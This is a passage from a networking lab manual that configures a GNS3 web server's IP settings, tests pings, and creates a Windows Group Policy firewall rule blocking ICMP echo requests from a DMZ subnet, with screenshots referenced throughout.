2.1. In GNS3 connect the web server to the switch and start it

2.2. Configure the Webserver to have the IP address of “10.1.1.254” with a subnet mask of “255.255.255.0” and a default gateway of “10.1.1.1”

Pretty sure this can be a VPCS instead of a server, but not positive yet. – HVH




Figure 30 – Webserver IP address configuration

2.3. Leave DNS as the option that the machine supplied or 8.8.8.8

2.4. Try pinging the Webserver from the Win-1 client PC. The pings should go through since there is no firewall rule blocking the connection




Figure 31 – Successful ping from Firewall server to Webserver

2.5. Try pinging Win-1 client PC from the Webserver. The pings should go through since we set up the Group Policy to allow all inbound packets on the client firewall

> **NOTE:** Allowing all inbound packets is a horrible idea in a production environment!!!!

Phase IV – Configure firewall rules to block outbound and inbound pings

Now that we have configured the firewall, we can focus more closely on the inbound and outbound rules for our network. This phase focuses on configuring the firewall rules to block pings from both inbound and outbound connections. To apply these rules to other connected machines, they will be placed inside a group policy. This policy will then be updated on the client machines.

1. Navigate back to the Firewall Server VM

2. Right-click on ***Tools*** in the local server page and select ***Group Policy Management***

    2.1. Expand ***Group Policy Objects*** and right-click on it, select the ***new*** option to create a new

object. Name this object **Firewall Rules 2** for easy identification and click ***ok***




Figure 32 – New group policy for Firewall 2 rules

2.2. Select the newly created object and right-click on it and select the ***Edit*** option




Figure 33 – Edit the rules for Firewall rules 2

2.2.1. Expand***Computer Configuration, Policies, Windows Settings, Security Settings, Windows Defender Firewall with Advanced Security,*** then select the ***Windows Defender Firewall with Advanced Security*** option




Figure 34 – editing Windows Defender Firewall Rules

2.2.2. Select the blue text that states ***Inbound Rules***

2.2.3. In the left pane, right-click on Inbound Rules and select ***New Rule***




Figure 35 – Create a new inbound rule

2.2.4. Select the ***Custom*** option




Figure 36 – Create a custom rule

2.2.4.1. Click next

2.2.4.2. Leave “All programs selected” and then click ***next*** again

2.2.4.3. In the Protocol and Ports screen

2.2.4.3.1. Protocol type: ***ICMPv4***

2.2.4.3.2. Then click on the ***customize*** option towards the bottom

2.2.4.3.3. Click ***specific ICMP types*** option and then tick the ***Echo Requests*** option




Figure 37 – Select echo requests

2.2.4.3.4. Click ***ok***

2.2.4.4. Click***next***

2.2.5. In the scope screen

2.2.5.1. Local IP address option – leave the “Any IP address” option selected

2.2.5.2. Remote IP address, click “These IP addresses:”




Figure 38 – Select how this rule is applied

2.2.5.3. Click on ***add***

2.2.5.4. Enter the DMZ subnet (10.1.1.0/24) and press OK.




Figure 39 – Specify the IP addresses to apply the rule

2.2.5.5. Click ***next***

2.2.6. In the action screen, click ***Block the connection*** and then click on ***next***




Figure 40 – Block the connection

2.2.7. In the profile screen, ensure that only the ***Domain*** option is checked, and then click ***next***

2.2.8. Name the rule something along the lines of "Block Pings from the DMZ", then click on the***finish*** option

